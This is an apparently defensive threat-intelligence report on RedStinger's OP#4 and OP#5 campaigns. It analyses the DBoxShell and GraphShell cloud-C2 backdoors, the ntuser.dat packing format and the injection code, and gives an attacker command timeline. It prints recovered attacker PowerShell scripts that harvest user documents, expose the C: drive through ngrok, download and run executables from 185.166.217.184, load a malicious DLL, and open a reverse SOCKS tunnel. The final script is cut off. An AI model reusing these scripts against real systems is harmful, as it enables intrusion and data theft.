
The group followed a similar infection chain as in previous operations. Finally, a .vbs file was responsible for XORing and executing a .dat file, which contained a small loader and a variant of DBoxShell:

```
$counter = 0;
$Authorize = $false;

$AppDir='AmazonStore';
$ClinetDir='clients';
$ClinetTaskDir='tasks';
$ClinetResultDir='results';

$ClientToken = $null;
$Refresh='o3AzrdOdHHwAAAAAAAAAATDKGh-UhQUkAvZ8y1                    ;
$ClientId='3l1m6ksfr
$ClientSecret='2huho
$MtxName='WinCLSobjPS';
$MtxHandle=$null;

$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$dbx_oauth = "https://api.dropboxapi.com/oauth2/token";

#Test mutex part

Try
{
```

DboxShell variant used in OP#4

DBoxShell is malware that utilizes cloud storage services as a command and control (C&C) mechanism. This stage serves as an entry point for the attackers, enabling them to assess whether the targets are interesting or not, meaning that in this phase they will use different tools.

A better look of how RedStinger operates can be seen in the next infographic:



Common pattern in Red Stinger operations

After the infection phase, we are aware that actors dropped at least the following artifacts:

SolarTools


In the reconnaissance phase, we noticed the execution of 2 MSI files named SolarTools.msi and Solar.msi. Both had inside tools named ngrok.exe and rsockstun.exe:

- Ngrok.exe is a legitimate tool that allows web developers to deploy applications and expose services to the internet. Other groups also used ngrok for malicious purposes.
- Rsockstun is a tool that allows attackers to route connections through external proxies.

More important, we have seen the same version of Solar.msi (02f84533a86fd2d689e92766b1ccf613) on OP#4 and OP#5, allowing us to connect the dots between these two attacks.

vs_secpack.msi

In addition to SolarTools, starting the exfiltration phase, we also found another file named vs_secpack.msi. This file contains two files: ntinit.exe and ntuser.dat, which will be located under c:/ProgramData/NativeApp. Ntinit.exe is a file that was developed as a Windows Service, named ntmscm.



Service created by ntinit.exe

Inside that service, eventually a thread will be executed. This thread contains all the functionality. Its main purpose is to execute one of the binaries hidden inside ntuser.dat, after some parsing. Also, it will execute C:/ProgramData/user.dat, if found.

vs_secpack.msi will drop ntuser.dat and ntinit.exe files

Ntuser.dat is an aggregation of PE files with a leading header and a final chunk. These executables are xored, each one with a different value. The next image shows the header:

```
00000000  ad de ad 0b ff ff ff ff 00 36 01 00 00 36 01 00  |.Þ..ÿÿÿÿ.6...6..|
00000010  00 24 01 00 00 20 04 00 e0 01 00 00 4b de 8f ee  |.$... ..à...KÞ.î|
00000020  67 6e 74 c1 af 96 3a f4 c7 7d 3d 06              |gntÁ¯.:ôÇ}=.|
```


Detail of Ntuser.dat header

This header can be seen as a C structure, defined like this:

struct head_FirstChunk{
DWORD signature;
DWORD osInstallDate;
int sizeMz1;

```
    int sizeMz2;
    int sizeMz3;
    int sizeMz4;
    int sizeConfig;
    DWORD xorValsMZ1;
    DWORD xorValsMZ2;
    DWORD xorValsMZ3;
    DWORD xorValsMZ4;
}
```

Following this header, four PE files are stored consecutively and XORed. As the previous structure shows, the size and XOR value used to decode these files can be recovered from the header.



ntuser.dat contents

We won't analyze all MZs one by one, as we want to avoid overwhelming the reader with technical details that are out of scope. For a quick reference, the first MZ was a copy of ntinit.exe and the second was a dll capable of injecting files using the Process Doppelganging technique. Curiously, InjectorTransactedHollow.dll string was found inside the binary, so possibly that was how attackers named the file originally:

```
Transaction = CreateTransaction(0, 0, 0, 0, 0, 0, 0);
if ( Transaction == (HANDLE)-1 )
{
  v13 = (void (__stdcall *)(HANDLE))CloseHandle;
}
else
{
  if ( GetTempFileNameW(a1, PrefixString, 0, TempFileName) )
  {
    FileTransactedW = CreateFileTransactedW(TempFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0, Transaction, 0, 0);
    if ( FileTransactedW != (HANDLE)-1 )
    {
      if ( WriteFile(FileTransactedW, lpBuffer, nNumberOfBytesToWrite, (LPDWORD)&TokenInformation.hThread, 0)
        && !NtCreateSection((PHANDLE)&Handle, 0xF001Fu, 0, 0, 2u, 0x1000000u, FileTransactedW) )
      {
        if ( RollbackTransaction(Transaction) )
        {
```

Process Hollowing technique was used to perform injections in OP#4

The third was also used for injection purposes. The fourth was the most interesting, because it communicates with a new Dropbox account. Some of these will be injected or used to inject MZs into legitimate process mobisync.exe


Finally, the last chunk of ntuser.dat was a configuration file. The configuration was encrypted, and looked like this:


```
00000000  68 6c 5a 43 54 4d 32 47 42 49 6a 65 4b 62 56 43  |hlZCTM2GBIjeKbVC|
00000010  cf 07 98 65 3b 24 4c 45 89 4b 15 b8 b7 60 f6 6c  |Ï..e;$LE.K.¸·`öl|
00000020  3e b2 83 b4 df 98 e7 4e b0 3b 9c bd c8 9f 06 4e  |>².´ß.çN°;.½È..N|
00000030  04 1e 06 2b 5e a8 13 a7 b6 06 7e 1d f6 7e 3b c7  |...+^¨.§¶.~.ö~;Ç|
00000040  b3 62 2a 12 c6 36 f6 f3 19 2c de 3c 1b e8 b1 5d  |³b*.Æ6öó.,Þ<.è±]|
00000050  13 97 ec 91 80 7f 14 66 06 56 30 53 65 74 23 a0  |..ì....f.V0Set# |
00000060  65 3d a3 36 07 9f 67 17 cf ac c4 97 5d af 26 b4  |e=£6..g.Ï¬Ä.]¯&´|
00000070  52 fc cb 37 fb e6 a0 6b 62 e1 b7 94 b1 7c f6 1a  |RüË7ûæ kbá·.±|ö.|
00000080  43 1b d3 6b 6a 44 65 f2 65 9c 8f ea c0 d2 65 11  |C.ÓkjDeòe..êÀÒe.|
00000090  6a 1d 9d f7 d9 10 65 09 e9 9d c4 ca de 44 3a 83  |j..÷Ù.e.é.ÄÊÞD:.|
000000a0  5e 32 93 c8 9b ec 5a 73 84 81 0b 9e f5 e8 e9 a7  |^2.È.ìZs....õèé§|
000000b0  b4 8a e1 e8 af ad 4f 67 7c c7 93 83 19 64 4b 36  |´.áè¯.Og|Ç...dK6|
000000c0  d6 5e 34 90 95 22 3a 42 bb 41 58 46 2c ea 6e ba  |Ö^4..":B»AXF,ênº|
000000d0  17 03 4f 93 79 17 b7 c7 71 f9 83 19 a7 f4 c6 94  |..O.y.·Çqù..§ôÆ.|
000000e0  cb 37 05 9f 1f a3 1c ef 3e 84 b9 47 7d 53 03 f2  |Ë7...£.ï>.¹G}S.ò|
000000f0  70 24 10 2e 59 27 34 6c aa 38 e2 a7 bf 89 9d 89  |p$..Y'4lª8â§¿...|
00000100  86 2f a4 b9 99 d4 17 2e 52 66 ab 52 84 da cb d1  |./¤¹.Ô..Rf«R.ÚËÑ|
00000110  81 0d a5 58 d6 0e 2e 85 7c 29 91 0d db 50 91 f5  |..¥XÖ...|)..ÛP.õ|
00000120  b6 eb 73 08 be a3 2c ba 7d 64 1c 4f 2f cd 86 f6  |¶ës.¾£,º}d.O/Í.ö|
00000130  f9 c8 a8 39 eb 60 6d 89 01 16 2a 7d 60 a5 73 de  |ùÈ¨9ë`m...*}`¥sÞ|
00000140  76 8c ce 66 78 58 e8 b4 75 fa 48 5e df 8d dc bd  |v.ÎfxXè´úH^ß.Ü½|
00000150  80 1b a1 20 05 7a 00 38 ea 63 c9 44 36 12 01 de  |..¡ .z.8êcÉD6..Þ|
00000160  b2 b8 12 6d 8f 61 f6 4f a6 e3 51 5f 4a 55 0d 54  |²¸.m.aöO¦ãQ_JU.T|
00000170  2c 86 06 19 a7 71 a8 e6 0f c7 d8 3e 53 f1 00 54  |,...§q¨æ.ÇØ>Sñ.T|
00000180  f8 c4 ca 4e 63 18 72 52 67 8f 44 b0 73 7d 6e a1  |øÄÊNc.rRg.D°s}n¡|
00000190  41 e3 7b db 96 c0 22 66 40 bd 3d 2c 6c 26 f2 8f  |Aã{Û.À"f@½=,l&ò.|
000001a0  8a 2c 0c d3 86 a2 7c 1d 58 6d 0e 0e 11 9b 02 26  |.,.Ó.¢|.Xm.....&|
000001b0  13 f2 65 e5 cb 0e 61 11 f0 cd a5 a2 8e 5f 9c 75  |.òeåË.a.ðÍ¥¢._.u|
000001c0  26 7a ca 36 7c 33 30 ec 40 ae 6e 51 0f 06 0d c3  |&zÊ6|30ì@®nQ...Ã|
000001d0  0f 72 cf 02 5e 6e 56 10 a6 33 f1 e7 e0 ad 1b bb  |.rÏ.^nV.¦3ñçà..»|
```


Config file forms the end of ntuser.dat

That configuration was encrypted using AES. The IV is the first 16 bytes of the config. The key can be recovered from the fourth MZ. In fact, this executable will use this configuration to communicate with Dropbox.

Decrypted configuration is shown next:



Decrypted config file

This configuration is pretty representative of the group's motivation. First of all, we see a new Dropbox account being used. This Dropbox account will be used to gather exfiltrated victims data. It can be seen like the exfiltration phase starts here. Note that attackers will use one account for reconnaissance and a different one for exfiltration.

The object field was also revealing. It contained a Russian name (redacted for privacy) followed by the DNR letters (probably Donetskaya Narodnaya Respublika, referring to one of the cities declared independent in 2014, and a known target to the group). Victimology will be discussed later.

OP#5

OP#5 was the last known activity we will cover. As Kaspersky already revealed some technical details about this operation, we won't repeat that analysis again. A link to the analysis made by them can be found at the beginning of this report.

What we can do here is provide some extra insights regarding the attack. Let's start at the Reconnaissance phase. Reconnaissance phase starts right after DBoxShell / GraphShell is executed. This is the GraphShell version used in OP#5:

```
Set-StrictMode -Version 2.0
$counter = 0;
$Authorize = $false;
$AppDir='AmazonStore';
$ClinetDir='clients';
$ClinetTaskDir='tasks';
$ClinetResultDir='results';
$ClientToken = $null;
$od_oauth = "https://login.live.com/oauth20_token.srf";
$od_api_endpoint='https://graph.microsoft.com/v1.0/drive/root:/';
$redirect_uri="https://login.live.com/oauth20_desktop.srf";
#$od_refresh="M.R3_BL2.-
REDACTED
$od_refresh="M.R3_BL2.-
REDACTED
$od_clientId=REDACTED
$MtxName='WinEventCom';
$MtxHandle=$null;
$refresh_file_path = ".\bin.dat";

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$false}

#Test mutex part

Try {
    [Threading.Mutex]$OpenExistingMutex = [Threading.Mutex]::OpenExisting($MtxName)
    exit;
} Catch [Threading.WaitHandleCannotBeOpenedException] {
```

OP#5 used GraphShell instead of DBoxShell

The way GrapShell works is pretty simple, and also can be almost guessed by viewing the image. A folder tree is created:

Root

___ AmazonStore

___ clients

___ tasks

___results

And as DBoxShell does, clients will hold heartbeats from clients, tasks will store tasks that will be executed at some point by victim systems, and results will be uploaded to results.

DETAIL - RECONNAISSANCE PHASE

As we were actively tracking the actors for a while, we managed to recover most of the actions performed by the attackers at this phase:

Support app used	Date (UTC)	Event

Support app used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
ListFiles	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as s in the image
StartNgrok#1	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a powershell script with 32 lines, which executes SolarTools/ngr
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)
	2022-09-28T05:17	An additional victim was found infected (Victim #7)
SysInfo	2022-09-28T06:14	A new command is sent to Victim #6. The command looks to be a basic reconnais
	2022-09-28T06:14	ListFiles performed to Victim #6
SysInfo	2022-09-28T06:15	A new command is sent to Victim #7. The command looks to be a basic reconnais
	2022-09-28T06:15	ListFiles performed to Victim #7
StartNgrok#2	2022-09-28T07:54	Attackers shown interest in Victim #6. They have installed an ngrok application to downloaded from hxxp://185.166.217.184:2380/ApplicationSolarInstall_q3457y3487wy4t4bheors/Sc
StartNgrok#1	2022-09-28T07:55	Attackers executed ngrok powershell in Victim #6 machine.
	2022-09-28T08:22	An additional victim was found infected (Victim #8)
	2022-09-28T11:37	An additional victim was found infected (Victim #9)
	2022-09-28T13:21	An additional victim was found infected (Victim #10)
ListVars	2022-09-28T17:38:43	A new task is sent to Victim #8
ListVars	2022-09-28T17:48:12	New task to Victim
InstallNewPZZ	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
InstallNewPZZ	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
InstallNewPZZ	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
InstallNewPZZ	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
InstallNewPZZ	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r "C:\ProgramData\CommonCommand" executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn "Synchronization App" and ps executed in Victim#6
	20220929_07:27:11	schtasks /run /tn "Synchronization App" and ps executed in Victim#7
	20220929_07:30:23	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
InstallNewPZZ	20220929_07:33:34	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_07:35:41	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7

Support app used	Date (UTC)	Event
InstallNewPZZ	20220929_08:01:30	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:03:16	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7
SysInfo	20220929_08:05:27	sysinfo.ps1 sent to Victim#1
InstallNewPZZ	20220929_08:16:38	InstallNewPZZ.ps1 sent to Victim#8
	20220929_08:17:17	ls -r "C:\ProgramData\CommonCommand" and ps sent to Victim#7
	20220929_08:19:07	sysinfo.ps1 sent to Victim#1
	20220929_08:27:07	ls "C:\Program Files (x86)\Internet Explorer" sent to Victim#7
InstallNewPZZ	20220929_08:30:17	InstallNewPZZ.ps1 sent to Victim#7
	20220929_08:34:27	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
InstallNewPZZ	20220929_08:35:33	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:38:13	ls C:\ProgramData sent to Victim#1
InstallNewPZZ	20220929_08:38:57	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:12	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:10	InstallNewPZZ.ps1 modification sent to Victim#1
InstallNewPZZ	20220929_09:53:07	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:41:06	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#2
InstallNewPZZ	20220929_11:44:52	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:46:09	ps sent to Victim#2
InstallNewPZZ	20220929_12:42:48	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_12:43:02	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
	20220930_06:10:41	StartNgrok.ps1
InstallNewPZZ	20220930_06:17:40	InstallNewPZZ.ps1 modification sent to Victim#1
	20220930_06:18:01	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
InstallNewPZZ	20220930_06:22:50	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220930_06:24:10	InstallNewPZZ.ps1 modification sent to Victim#7
	20221003_07:28:08	AppsJustForFunNoMatterWhatYouWant sent to Victim#1
Ld_dll_loader	20221003_07:28:24	ld_dll_loader.ps1 executed in Victim#1
	20221003_07:28:41	ls "C:\ProgramData\" and ps executed in Victim#1
Ld_dll_loader	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2
Ld_dll_loader	20221003_07:42:51	ld_dll_loader.ps1 executed in Victim#2
	20221003_07:43:07	ls "C:\ProgramData\" and ps executed in Victim#2
StartRevSocks	20221005_14:25:50	StartRevSocks.ps1 was executed at Victim#3
	20221007_07:32:24	New Client
	20221007_14:46:49	New Client

Below are indicated some of the scripts used in this phase:

[redacted]
~/Downloads

```
#Get-ChildItem "$env:USERPROFILE" -Recurse
(Get-ChildItem "$env:USERPROFILE" -Include *.jpg, *.odt, *.doc, *.docx, *.rtf, *.xls, *.xlsx, *.pdf, *.rar, *.zip, *.7z, *.txt -Recurse)#.fullname
```

ListFiles

```

#Constants
$NGrokFolderName='SolarTools';
$NgRockDiskName='ngrok.exe';
$NgRockPsName='ngrok';
$ExecutablePath="$env:ALLUSERSPROFILE\$NGrokFolderName\$NgRockDiskName";

#Modify this before send
$ng_auth_token = "2CIVchsFA REDACTED ;
#$ng_auth_token = "2CtaC1dX REDACTED ";
#$ng_proxy_string = "http://192.168.1.11:3128";
$Disk="C:"

if (Test-Path "$ExecutablePath")
{
        Stop-process -Name $NgRockPsName -ErrorAction SilentlyContinue
        Start-Sleep -Second 2;
        $ng_auth_block=[scriptblock]::Create("$ExecutablePath authtoken $ng_auth_token")
        #$ng_proxy_block=[scriptblock]::Create("$ExecutablePath http_proxy $ng_proxy_string")
        $ng_http_block=[scriptblock]::Create("$ExecutablePath http ""file:///$Disk""")
        start-job -ScriptBlock $ng_auth_block
        Start-Sleep -Second 2;
        start-job -ScriptBlock $ng_http_block
        Start-Sleep -Second 2;

}
else
{
        write "$ExecutablePath not found"
}

# ngrok.exe http file:///C: authtoken 21d4CHAjW REDACTED
```

StartNgrok

```
write "`n=============================System Info============================="
systeminfo;
write "`n=============================Internal Network============================="
ipconfig /all
#write "`n=============================DNS Cache============================="
#ipconfig /displaydns
write "`n=============================ARP Cache============================="
arp -a
write "`n=============================Disk info============================="
Get-WmiObject -Class Win32_logicaldisk;
write "`n=============================AV Info============================="
Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct  -ComputerName $env:computername;
write "`n=============================External Network============================="
ipconfig
$link='https://ifconfig.me/all.json'
$headers = @{};
$headers.Add('Content-Type', 'text/html');
#Request -Uri $link -Method GET -Body '' -Headers $headers;
write "`n=============================Proxy Settings============================="
Get-ItemProperty -Path "Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
```

Reconnaissance

```
$ip = '185.166.217.184'
$port = '2380'
$rootdir = 'GFDSLKNDGFKDFGSLDFSGJO'
$d = REDACTED

$url = 'http://' + $ip + ':' + $port + '/' + $rootdir + '/' + $d + '/'

$j = 'jojo.exe'
$a = 'All.exe'
$o = 'Overall.exe'
$c = 'Clean.exe'

Write-Output $url;
Write-Output "$url$j";

Invoke-WebRequest -Uri "$url$j" -OutFile "C:\ProgramData\$j"
$script=[scriptblock]::Create("C:\ProgramData\$j");
start-job -ScriptBlock $script;
Start-Sleep -Second 2;
rm "C:\ProgramData\$j";


if (Test-Path "C:\ProgramData\CommonCommand") {
    Invoke-WebRequest -Uri "$url\FILES\$a" -OutFile "C:\ProgramData\CommonCommand\All\$a";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$o" -OutFile "C:\ProgramData\CommonCommand\Overall\$o";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$c" -OutFile "C:\ProgramData\CommonCommand\Clean\$c";
    Start-Sleep -Second 1;

    $script=[scriptblock]::Create("C:\ProgramData\CommonCommand\$a");
    start-job -ScriptBlock $script;
    Start-Sleep -Second 2;
}
```

InstallPZZ

```
#Invoke-WebRequest -Uri "http://185.166.217.184:2380/AppsJustForFunNoMatterWhatYouWant/ld.dll" -OutFile "C:\ProgramData\ld.dll"
#Invoke-WebRequest -Uri "http://185.166.217.184:2380/AppsJustForFunNoMatterWhatYouWant/iosys" -OutFile "C:\ProgramData\iosys"

#Start-Sleep 2;
#ls "C:\ProgramData\"

$ScriptBlock = {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;

    public static class Kernel32
    {
        [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
                [MarshalAs(UnmanagedType.LPStr)]string lpFileName);

        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
            public static extern IntPtr GetProcAddress(
                IntPtr hModule,
                string procName);
    }

    public static class User32
    {
        [DllImport("user32.dll")]
            public static extern IntPtr CallWindowProc(
                IntPtr wndProc,
                IntPtr hWnd,
                int msg,
                IntPtr wParam,
                IntPtr lParam);
    }
"@

    $name = "ld.dll";
    $folder_path = "$env:ALLUSERSPROFILE\";
    $ModulePath = "$folder_path\$name"
    $ModuleExport = "ldrmn"

    $LibHandle = [Kernel32]::LoadLibrary($ModulePath)
    $FuncHandle = [Kernel32]::GetProcAddress($LibHandle, $ModuleExport)

    [User32]::CallWindowProc($FuncHandle, 0, 0, 0, 0) | Out-Null
}

start-job -ScriptBlock $ScriptBlock
```

Ld_dll_loader

```
#Constants
$RsocksFolderName='SolarTools';
$RsocksDiskName='rsockstun.exe';
$RsocksPsName='rsockstun';
$ExecutablePath="$env:ALLUSERSPROFILE\$RsocksFolderName\$RsocksDiskName";
$ReverseSocket="185.166.217.184:1194";
$Pass="[redacted]
$UserAg="Mozilla 5.0/IE Windows 10";
$proxy="10.1.0.10:3128"
$timeout = 4000

if (Test-Path "$ExecutablePath")
{
    Stop-process -Name $RsocksPsName -ErrorAction SilentlyContinue
    Start-Sleep -Second 2;
    $no_proxy_block=[scriptblock]::Create("$ExecutablePath -connect $ReverseSocket -pass $Pass -useragent ""$UserAg"" -recn 15 -rect 15")
